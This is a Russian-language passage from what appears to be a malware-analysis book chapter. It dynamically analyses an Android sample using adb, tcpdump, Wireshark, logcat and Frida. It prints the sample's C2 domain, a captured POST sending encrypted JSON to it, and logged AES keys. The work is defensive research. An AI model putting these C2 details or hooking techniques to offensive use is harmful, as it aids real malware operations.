


Рисунок 4-1. Первый экран вредоносного образца

Как видите, приложение пытается убедить пользователя предоставить ему доступ к мощному API специальных возможностей. Нажатие большой круглой кнопки внизу открывает системный диалог, в котором пользователь может предоставить приложению это разрешение. Пока мы не будем давать доступ к специальным возможностям или углубляться в приложение. Вместо этого перейдём к следующему шагу анализа.

Наблюдение за изменениями файловой системы

Теперь, когда приложение работает, можно ещё раз взглянуть на его стандартный каталог файлов. Чтобы сделать вывод полезнее, уточним команду `adb`, добавив вывод типов всех файлов в этом каталоге. Кавычки необходимы из-за завершающей точки с запятой:

```
$ adb shell "find /data/data/com.spike.old -type f -exec file {} \;"
./cache/WebView/Crashpad/settings.dat: data
./cache/WebView/Default/HTTP Cache/Code Cache/wasm/index: data
./cache/WebView/Default/HTTP Cache/Code Cache/wasm/index-dir/the-real-index: data
./cache/WebView/Default/HTTP Cache/Code Cache/js/index: data
./cache/WebView/Default/HTTP Cache/Code Cache/js/index-dir/the-real-index: data
./cache/WebView/font_unique_name_table.pb: data
./app_DynamicOptDex/hq.json: Zip archive data, requires at least v2.0 to extract
./app_DynamicOptDex/oat/hq.json.cur.prof: data
./shared_prefs/ring0.xml: ASCII text
./shared_prefs/WebViewChromiumPrefs.xml: ASCII text
./app_webview/variations_seed_new: empty

./app_webview/webview_data.lock: data
./app_webview/variations_stamp: empty
./app_webview/Default/Web Data: data
./app_webview/Default/Web Data-journal: empty
./app_webview/Default/GPUCache/index: data
./app_webview/Default/GPUCache/index-dir/the-real-index: data
./app_webview/pref_store: ASCII text
```

Вывод показывает создание множества новых файлов. Многие из них являются стандартными файлами Android, однако два выделяются. Первый - `shared_prefs/ring0.xml`, имя которого выглядит шуткой: на некоторых компьютерах нулевое кольцо представляет собой наивысший уровень привилегий выполнения. Второй - `app_DynamicOptDex/hq.json` с расширением, указывающим, что это текстовый файл. Однако команда `file` определила его как ZIP-файл. Следует исследовать это несоответствие между заявленным расширением файла и его содержимым.

Загрузка файлов для исследования

Для дальнейшего исследования файлов, сохранённых приложением, можно скачать их все с устройства на хост-компьютер с помощью `adb pull`. Эта команда способна загружать как отдельные файлы, так и целые каталоги:

```
$ adb pull /data/data/com.spike.old
```

Теперь быстро исследуем два подозрительных файла:

```
$ cat com.spike.old/shared_prefs/ring0.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="ANCT">simpleyo5.tk</string>
    <string name="NSTG">4</string>
    <string name="AITT"></string>
    <string name="AIEN">1</string>
</map>


$ xxd -l 48 com.spike.old/app_DynamicOptDex/hq.json
00000000: 504b 0304 1400 0808 0800 34a2 4854 0000  PK........4.HT..
00000010: 0000 0000 0000 0000 0000 0b00 0000 636c  ..............cl
00000020: 6173 7365 732e 6465 782c d707 d8ce d5ff  asses.dex,......
```

Файл `ring0.xml`, по-видимому, содержит параметры конфигурации неизвестного назначения, но среди них есть интересное доменное имя. Файл `hq.json`, судя по строке `classes.dex`, по-видимому, содержит DEX-код. Предположительно, вредоносная программа записывает этот файл на диск и загружает его.

На этом этапе у нас появились зацепки, которые можно развивать дальше. Что представляет собой подозрительный домен в XML-файле? Что означают остальные параметры конфигурации? Откуда берётся DEX-файл и что он делает? Пока мы не будем развивать эти направления. Вместо этого воспользуемся другими инструментами динамического анализа, чтобы узнать о вредоносной программе больше.

> **Примечание.** Приложения также могут обращаться к другим частям файловой системы. В частности, многие приложения записывают данные в общее внешнее хранилище Android. Ради краткости мы опустили обсуждение взаимодействия вредоносной программы с этими областями хранения, однако полный динамический анализ должен охватывать и их.

Захват сетевого трафика

Ещё одна цель динамического анализа - сетевой трафик. Мы можем захватить и проанализировать его, чтобы выяснить, куда вредоносная программа отправляет данные и откуда получает их. Это способно дать важные сведения о командах, которые программа может выполнять, и о конфиденциальных данных, которые она может пытаться похитить.

Перед захватом сетевого трафика важно вернуть эмулируемое устройство в чистое состояние. В противном случае приложение может не повторить некоторые сетевые запросы, уже выполненные при предыдущих запусках. Что, если, например, файл DEX-кода `hq.json` был загружен из интернета? Приложение может не скачать его снова, поскольку он уже находится на диске. Тогда при попытке понять происхождение этого DEX-файла вы окажетесь в тупике.

Разумеется, после очистки устройства потребуется снова загрузить файл tcpdump в эмулятор и сделать его исполняемым. Эта задача быстро становится утомительной, если эмулятор приходится регулярно сбрасывать. Рекомендуем поместить все команды настройки эмулятора в сценарий оболочки, который можно легко выполнять после очистки.

Для захвата сетевых данных мы используем команду `adb exec-out`, чтобы запустить исполняемый файл tcpdump в эмуляторе. Затем с помощью `adb exec-out` передаём двоичные данные из эмулятора в хост-систему, направляя их по конвейеру в Wireshark для удобного использования. Стоит отметить, что захватывать сетевой трафик можно только при условии, что `adbd` работает на устройстве с правами root. Если после сброса эмулятора вы ещё не перевели `adbd` в режим root, сейчас самое время это сделать:

```
$ adb root
$ adb exec-out "/data/local/tmp/tcpdump -i any -U -w - 2>/dev/null" | wireshark -k -S -i -
```

Параметр командной строки tcpdump `-i any` используется для захвата трафика со всех сетевых интерфейсов. Сочетание `-U` и `-w` гарантирует, что захваченные пакеты немедленно записываются в выходной файл. Аргументы командной строки Wireshark `-k -S` немедленно запускают захват и отображение пакетов. Аргумент `-i -` сообщает Wireshark, что сетевые пакеты следует ожидать из стандартного ввода, куда они поступают по конвейеру из `adb`.

Обратите внимание, что эта команда захватывает весь сетевой трафик устройства, а значит, захваченные данные необязательно исходят от исследуемой вредоносной программы. Если сетевые соединения устанавливают другие процессы, их трафик также будет захвачен. На только что сброшенном устройстве это обычно не проблема, поскольку почти никакие приложения не работают, а операционная система устанавливает очень мало сетевых соединений. Чтобы лучше понять стандартные сетевые соединения на устройстве Android, можно захватить сетевой трафик, не запуская вредоносную программу или любое другое приложение.

Анализ сетевого трафика

После запуска tcpdump и Wireshark можно приступить к изучению захваченного трафика. На рисунке 4-2 показан пример сеанса Wireshark с пакетами, захваченными во время работы `com.spike.old`. В верхней трети окна Wireshark находится сводка всех захваченных сетевых пакетов. В средней трети показаны разобранные сведения о выбранном сетевом пакете HTTP. В нижней трети находится шестнадцатеричный дамп полезной нагрузки выбранного пакета.




Рисунок 4-2. Wireshark показывает сетевой трафик, захваченный у вредоносного приложения

Часть сведений с рисунка 4-2 воспроизведена в листинге 4-1 для удобства чтения. В частности, мы решили показать структурированные сведения о пакете HTTP.

```
Frame 22: 272 bytes on wire (2176 bits),
    272 bytes captured (2176 bits) on interface -, id 0
Linux cooked capture v1
Internet Protocol Version 4, Src: 10.0.2.16, Dst: 23.184.48.153
Transmission Control Protocol, Src Port: 35938, Dst Port: 80, Seq: 7301,
    Ack: 1, Len: 216
[6 Reassembled TCP Segments (7516 bytes): #17(1460), #18(1460),
    #19(1460), #20(1460), #21(1460), #22(216)]
Hypertext Transfer Protocol
    POST /ping HTTP/1.1\r\n

    Content-Type: application/json; charset=UTF-8\r\n
    Content-Length: 7331\r\n
    Host: simpleyo5.tk\r\n
    Connection: Keep-Alive\r\n
    Accept-Encoding: gzip\r\n
    User-Agent: okhttp/4.2.1\r\n
    \r\n
    [Full request URI: http://simpleyo5.tk/ping]
    [HTTP request 1/1]
    [Response in frame: 29]
    File Data: 7331 bytes
JavaScript Object Notation: application/json


0000   7b 22 68 61 73 68 22 3a 22 50 42 66 69 48 48 38   {"hash":"PBfiHH8
0010   37 4d 66 54 2b 34 4c 31 68 79 34 62 6c 49 30 6d   7MfT+4L1hy4blI0m
0020   5a 6a 2f 79 33 55 33 46 68 32 4a 78 6d 48 7a 43   Zj/y3U3Fh2JxmHzC
0030   48 72 67 4d 3d 22 2c 22 69 64 22 3a 22 54 33 6c   HrgM=","id":"T3l
0040   50 46 72 45 42 42 54 55 51 46 52 64 62 32 33 43   PFrEBBTUQFRdb23C
0050   77 44 74 6a 79 50 37 4e 33 51 34 48 75 4d 68 4e   wDtjyP7N3Q4HuMhN
0060   54 2b 55 38 6e 6a 6a 6b 69 39 59 73 70 4d 46 49   T+U8njjki9YspMFI
```

Листинг 4-1. Подробные сведения о сетевом соединении, захваченном в Wireshark

Из этого мы узнаём, что перехваченный пакет представляет собой HTTP-запрос POST к `http://simpleyo5.tk/ping` - URL в том же домене, который мы ранее видели в подозрительном файле конфигурации `ring0.xml`. Сокращённый шестнадцатеричный дамп внизу листинга показывает, что полезная нагрузка POST (данные, отправленные домену), по-видимому, является текстом в формате JSON с ключами `hash` и `id` и значениями, которые выглядят закодированными в Base64.

Захват сетевого трафика оказался успешной стратегией. Мы подтвердили, что вредоносная программа использует домен `simpleyo5.tk` и что данные в формате JSON, закодированные в Base64, отправляются в конечную точку `/ping` этого домена. Кроме того, нам известны некоторые ключи JSON в открытом виде. Добавим эти выводы к собранным направлениям дальнейшего исследования.

Анализ журналов с помощью Logcat

Мощным источником сведений служит общесистемный журнал Android, в который операционная система и приложения записывают отладочные данные, сообщения об ошибках и другие сведения. Неосторожные разработчики вредоносных программ, использующие стандартную систему журналирования для отладки своих приложений, могут забыть удалить инструкции журналирования из окончательного выпуска и непреднамеренно раскрыть множество сведений.

К счастью для нас, `com.spike.old` относится именно к таким приложениям. Оно активно использует журналирование, причём записываемые им сведения настолько подробны, что мы намеренно поместили этот раздел после обсуждения захвата сетевого трафика и анализа файловой системы, чтобы не раскрывать слишком много информации заранее.

Стандартный способ получить доступ к системному журналу Android - использовать инструмент `logcat`, например посредством команды `adb logcat`. По умолчанию `logcat` выводит весь файл системного журнала, обычно содержащий многие тысячи строк. Чтобы отфильтровать несущественные подробности, можно указать идентификатор процесса исследуемого приложения, как показано здесь:

```
$ adb shell ps | grep com.spike.old
u0_a121        3711    303 1328880 194572 do_epoll_wait       0 S com.spike.old
$ adb logcat --pid=3711
```

Сначала мы запрашиваем идентификатор процесса вредоносной программы (в нашем случае `3711`), а затем указываем `logcat` включать только строки с этим идентификатором. Как уже упоминалось, команда `logcat` возвращает слишком много полезных сведений, чтобы приводить их здесь целиком. Однако небольшой фрагмент показан в листинге 4-2. Да, приложение действительно записывает в системный журнал параметры шифрования обмена данными со своим сервером управления. При анализе вредоносных программ такое везение встречается редко.

```
14:10:33.739  3711  3739 D pioneer_bridge_over_white_rabbits
    (ApiVerifyRequestBody): key: 5f 9e 4a 92 b1 d8 c8 b9 8d b9 b7 f8 f8 80 0d 2e
14:10:33.739  3711  3739 D pioneer_bridge_over_white_rabbits (
    ApiVerifyRequestBody): url: 73 69 6d 70 6c 65 79 6f 35 2e 74 6b 2f 70 69 6e 67
14:10:33.740  3711  3739 D pioneer_bridge_over_white_rabbits
    (ApiVerifyRequestBody): uid: 64 dc 5b 59 e5 46 53 8f
```

Листинг 4-2. Вывод `logcat` для `com.spike.old`

Строка `pioneer_bridge_over_white_rabbits` заслуживает внимания. Это отладочная строка, которую приложение использует как префикс своих записей журнала. Зачем она включена в приложение, неясно. В других частях данных журнала (не приведённых здесь) можно найти сведения о сетевых полезных нагрузках, сопоставление зашифрованных и расшифрованных JSON-объектов, довольно подробные сведения о выполняемых классах и многое другое.

Одно из преимуществ `logcat` заключается в том, что операционная система буферизует и некоторое время сохраняет журнал. Это означает, что наблюдать за `logcat` во время работы приложения необязательно: сведения из системного журнала можно получить намного позже, уже после прекращения выполнения исследуемого приложения. Поскольку размер `logcat` ограничен, доступность данных приложения зависит от того, сколько записей журнала будет создано на устройстве Android до удаления более ранних записей. На практике они обычно остаются доступными несколько часов.

Анализ с помощью Frida

До сих пор мы использовали инструменты `adb`, `logcat`, tcpdump и Wireshark, чтобы быстро обнаружить свойства исследуемого приложения. Однако эти инструменты не позволяют связать наблюдаемые свойства приложения с конкретными участками его кода. Теперь мы знаем, что `com.spike.old` сохраняет файлы на диск, соединяется с сервером управления и шифрует обмен данными, но нам неизвестны подробности того, где, зачем и как оно всё это делает. Эти связи можно установить с помощью Frida.

Frida - мощный инструмент, и объяснению всех его функций можно было бы посвятить ещё одну книгу. Здесь мы рассмотрим только те из них, которые помогают нам понять вредоносный образец. В частности, мы воспользуемся `frida-trace`, чтобы быстро выяснить, какие интересные API Java использует вредоносная программа. Кроме того, с помощью сценариев Frida мы найдём эти интересные API в коде программы. Любознательным читателям рекомендуем подробнее изучить многочисленные способы применения Frida, поскольку эта глава охватывает лишь около 1 процента возможностей инструмента.

Запуск frida-server

Вы уже должны были установить `frida-server` на устройство и сделать его исполняемым. Теперь его необходимо запустить, чтобы он мог связываться с клиентом `frida` на хост-системе и взаимодействовать с вредоносной программой. Снова воспользуемся `adb shell` для запуска `frida-server`:

```
$ adb root
$ adb shell /data/local/tmp/frida-server
```

Важно учитывать, что `frida-server` должен работать с правами root.

Использование frida-trace для поиска интересных API

Инструмент `frida-trace` способен динамически отслеживать вызовы методов в исследуемом приложении и выводить некоторые основные свойства используемых им API. Инструмент принимает список методов для перехвата и отправляет их входные и выходные данные в стандартный вывод. Он поддерживает регулярные выражения, благодаря чему наблюдать за всеми методами класса или даже пакета очень просто. Например, следующая команда выводит сведения о том, как вредоносная программа использует все методы классов `Cipher` и `SecretKeySpec` из стандартного пакета криптографии Java:

```
$ frida-trace -U -j 'javax.crypto.Cipher!*' \
                 -j 'javax.crypto.spec.SecretKeySpec!*' \
                 -f com.spike.old
```

Эта команда выводит сотни строк сведений об использовании данного криптографического API. В листинге 4-3 показана малая часть. Мы видим, как вредоносная программа задаёт ключ шифрования AES и вектор инициализации (IV), а затем использует определённый этими свойствами шифр для расшифрования массива байтов.

```
1222 ms  Cipher.getIV()
1222 ms     | Cipher.updateProviderIfNeeded()
1223 ms  <= [127,124,88,-42,38,53,-111,-46,-45,70,-89,-39,84,-32,-66,1]
         /* TID 0x164e */
2150 ms  SecretKeySpec.$init([49,26,-127,53,-80,-83,-121,-50,35,-72,-79,-93,
                              -45,-113,43,31], 0, 16, "AES")
2151 ms  Cipher.getInstance("AES_128/CBC/PKCS5PADDING")
...
2158 ms  Cipher.init(2, "<instance: java.security.Key,
                     $className: javax.crypto.spec.SecretKeySpec>",
                     "<instance: java.security.spec.AlgorithmParameterSpec,
                     $className: javax.crypto.spec.IvParameterSpec>")

    ...
2163 ms  Cipher.doFinal([-26,104,-111,-55,-17,70,-86,-87,124,-117,14,
                         59,-29,42,-28,-3,51,40,-32,-1
```

Листинг 4-3. Вывод `frida-trace`, относящийся к криптографическим API

Этот вывод даёт нам дополнительные направления для дальнейшего исследования. Мы подтвердили, что приложение использует стандартный пакет криптографии Java, и знаем некоторые параметры конфигурации, применяемые им для шифрования.

В главе 3 мы рекомендовали специалистам по обратной разработке составлять список интересных методов API для поиска при анализе кода программы. Этот же список можно использовать с `frida-trace`, чтобы перехватывать и регистрировать способы применения API вредоносной программой. Помимо криптографических API, можно попробовать перехватывать API, связанные с сетевым обменом, доступом к файловой системе или конфиденциальным данным.

Поиск точек входа во вредоносную программу с помощью сценариев Frida

Недостаток `frida-trace` заключается в том, что он не может связать наблюдаемые API с кодом вредоносной программы. Теперь нам может быть известно, что программа использует шифрование и даже как она настраивает свои шифры, но мы не знаем, где это происходит. Чтобы установить такую связь, можно использовать сценарии Frida.

Создание сценариев - вероятно, самая полезная возможность Frida. Она позволяет пользователям Frida писать собственный код на различных языках программирования для взаимодействия с исследуемой программой. В этом разделе мы воспользуемся данной возможностью, чтобы связать вызовы API с лежащим в их основе кодом вредоносной программы посредством наблюдения за трассировками стека интересующих функций.

С помощью `frida-trace` мы узнали, что вредоносная программа вызывает стандартный криптографический API Java `Cipher.doFinal` для шифрования и расшифрования данных. Теперь можно специально нацелить на этот API собственный сценарий Frida, который обнаружит места вредоносной программы, вызывающие API. В листинге 4-4 показан очень простой сценарий Frida на JavaScript, перехватывающий API `Cipher.doFinal`. Сохраните его в файл `xeno-dofinal.js`.

```
Java.perform(() => {
  const Cipher = Java.use("javax.crypto.Cipher");
  Cipher.doFinal.overload('[B').implementation = function() {
    console.log("doFinal called from" );
    Java.perform(() => {
      console.log(Java.use("android.util.Log").getStackTraceString(
        Java.use("java.lang.Exception").$new()))
    });


    return this.doFinal();
  };
});
```

Листинг 4-4. Сценарий Frida, перехватывающий API `doFinal`

Мы используем `Java.perform` из JavaScript API Frida, чтобы убедиться, что текущий поток присоединён к виртуальной машине, а затем выполнить функцию, переданную в аргументе. В нашем примере предоставленная функция содержит код, отвечающий за перехват `Cipher.doFinal`. Для перехвата метода Java сначала необходимо получить оболочку JavaScript для его класса. Для этого применяется JavaScript API Frida `Java.use`, который принимает в качестве аргумента полное имя класса Java.

Перед перехватом и заменой метода необходимо определить, существует ли в перехватываемом классе несколько методов с одинаковым именем. Если да, их следует различить с помощью функции `overload`, явно передав ей типы Java параметров метода. Здесь мы делаем это для метода `doFinal`, передавая аргумент `"[B"`, который в синтаксисе типов Java обозначает массив байтов.

Найдя нужный перегруженный метод, мы заменяем свойство `implementation` объекта простым присваиванием собственной функции. Теперь всякий раз, когда приложение вызывает перехваченный API, вместо исходного кода API выполняется наш код. Кроме того, для определения текущего места мы применяем старый приём Java: создаём новое исключение и выводим его трассировку стека. Наконец, возвращаем ожидаемое значение `doFinal`, вызывая его исходную реализацию.

> **Примечание.** jadx может помочь перехватывать методы, определённые в исследуемом приложении. В контекстном меню jadx для определений или вызовов методов выберите **Copy as Frida Snippet**. Будет создан код JavaScript для Frida, использующий `Java.use`, как в нашем сценарии.

Выполнение сценария Frida

Выполните сценарий Frida из командной строки хост-компьютера:

```
$ frida -U -f com.spike.old -l xeno-dofinal.js
```

Аргумент `-U` указывает Frida искать устройство, подключённое по USB, аргумент `-f` запускает процесс вредоносного приложения, а аргумент `-l` задаёт файл сценария для выполнения. После запуска этой команды должна открыться оболочка Frida, которая создаст процесс вредоносной программы в приостановленном состоянии. Чтобы продолжить его выполнение, введите в оболочке `%resume`:

```
[Android Emulator 5554::com.spike.old ]-> %resume
```

В листинге 4-5 показан вывод сценария. Этот журнал следует читать сверху вниз. Каждая напечатанная трассировка стека начинается с `java.lang.Exception`, за которым следует наблюдаемый вызов `doFinal`. После него вы увидите фрагмент кода, вызывающий `doFinal`.

```
[Android Emulator 5554::com.spike.old ]-> doFinal called from
java.lang.Exception
    at javax.crypto.Cipher.doFinal(Native Method)
    at com.sniff.sibling.UtilEncryption.encryptMessage(UtilEncryption.java:46)
    at com.sniff.sibling.Api.Bodies.ApiVerifyRequestBody$Builder.emplaceIdIv(

        ApiVerifyRequestBody.java:72)
    at com.sniff.sibling.Api.Controllers.ApiVerifyController.sendRequest(
        ApiVerifyController.java:42)
    at com.sniff.sibling.Services.KingService.lambda$startService$1$
        com-securitypolicies-setup-Services-KingService(KingService.java:161)
    at com.sniff.sibling.Services.KingService$$
        ExternalSyntheticLambda1.run(Unknown Source:4)
    at java.util.concurrent.ThreadPoolExecutor.runWorker(
        ThreadPoolExecutor.java:1167)
    ...


doFinal called from
java.lang.Exception
    at javax.crypto.Cipher.doFinal(Native Method)
    at com.sniff.sibling.UtilEncryption.decryptMessage(UtilEncryption.java:75)
    at com.sniff.sibling.Activities.AccessibilityEnableHintActivity.onStart(
        AccessibilityEnableHintActivity.java:68)
    at android.app.Instrumentation.callActivityOnStart(
        Instrumentation.java:1435)
```

Листинг 4-5. Вывод сценария Frida показывает места вызова `doFinal`.

Первая трассировка стека показывает функцию `encryptMessage`, а вторая - `decryptMessage`. Впервые мы можем сформировать представление о потоке управления приложения. Вывод сценария точно показывает, как метод `doFinal` вызывается из нестандартного пакета `com.sniff`, который, должно быть, является частью вредоносной программы, выполняющей шифрование.

Чтобы получить дополнительные сведения о вредоносной программе, этот процесс можно повторить для других интересных функций. Например, нам может потребоваться найти, где `ring0.xml` и `hq.json` записываются на диск и где настраивается сетевое соединение с сервером управления. Эти задачи мы оставляем читателю в качестве упражнения.

Расшифрование обмена данными с сервером управления

Как и в предыдущей главе, одно из важнейших свойств вредоносной программы, которое нам потребуется восстановить, - её зашифрованный обмен данными с сервером управления. Взлом шифрования позволит лучше понять поддерживаемые ею команды. Вместо статического анализа и чтения кода для выяснения принципов этого обмена мы воспользуемся динамическим анализом. tcpdump, `logcat` и Frida вместе предоставляют все необходимые инструменты.

После проведённого ранее анализа с помощью tcpdump и Wireshark мы знаем, что первым соединением вредоносной программы является HTTP-запрос POST к `http://simpleyo5.tk/ping`. В этом запросе программа отправляет JSON-объект с четырьмя элементами, как показано в листинге 4-6.

```
{
    "hash": "c9KjsZ9C7He6VRmwPMY9YpRrW8H9UFIITKB7umfOUyo=",
    "id": "9hbTqZU/XYXD8Z1hftmY0N63NltNY2+ihQOnUHrg9T1B/C...",

    "iv": "M0KcSRwOMvKnbNd4TE719Q==",
    "type": "request_verify"
}
```

Листинг 4-6. Полезная нагрузка JSON, отправленная по URL `/ping`

Пока неясно, что представляют собой эти значения. Единственная запись в открытом виде, `"type": "request_verify"`, позволяет предположить, что назначение соединения - запросить проверку клиента вредоносной программы. Здесь мы сократили значение `id`; первоначально оно содержало более 7 000 байтов. Его длина указывает на то, что это может быть основная полезная нагрузка сообщения. Назначение `hash` пока неизвестно, как и значение `iv` с примечательным именем. Не является ли оно вектором инициализации, используемым для шифрования полезной нагрузки? Позднее мы подтвердим, что это так.

С помощью CyberChef

CyberChef (gchq.github.io) - веб-приложение с открытым исходным кодом для шифрования, кодирования, сжатия и анализа данных. Оно разработано Центром правительственной связи (GCHQ), британским аналогом АНБ, и, вероятно, является наиболее удобным для пользователя способом манипулировать данными, преобразовывать и расшифровывать их при анализе вредоносных программ. В этом разделе мы воспользуемся им, чтобы поэкспериментировать с протоколом зашифрованного обмена данными вредоносной программы.

На рисунке 4-3 показан интерфейс CyberChef. В правом верхнем углу можно ввести открытые данные для преобразования. В правом нижнем углу находится поле вывода преобразованных данных. Слева можно выбрать одно из десятков преобразований данных и перетащить его в центральную область.

